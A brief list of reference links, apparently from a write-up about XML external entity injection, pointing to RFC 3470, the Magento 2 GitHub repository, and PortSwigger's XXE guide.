- RFC3470 Guidelines for the Use of Extensible Markup Language(XML) within IETF protocols : <https://datatracker.ietf.org/doc/html/rfc3470#section-2>
- Magento2 github : <https://github.com/magento/magento2>
- XML external entity (XXE) Injection : <https://portswigger.net/web-security/xxe>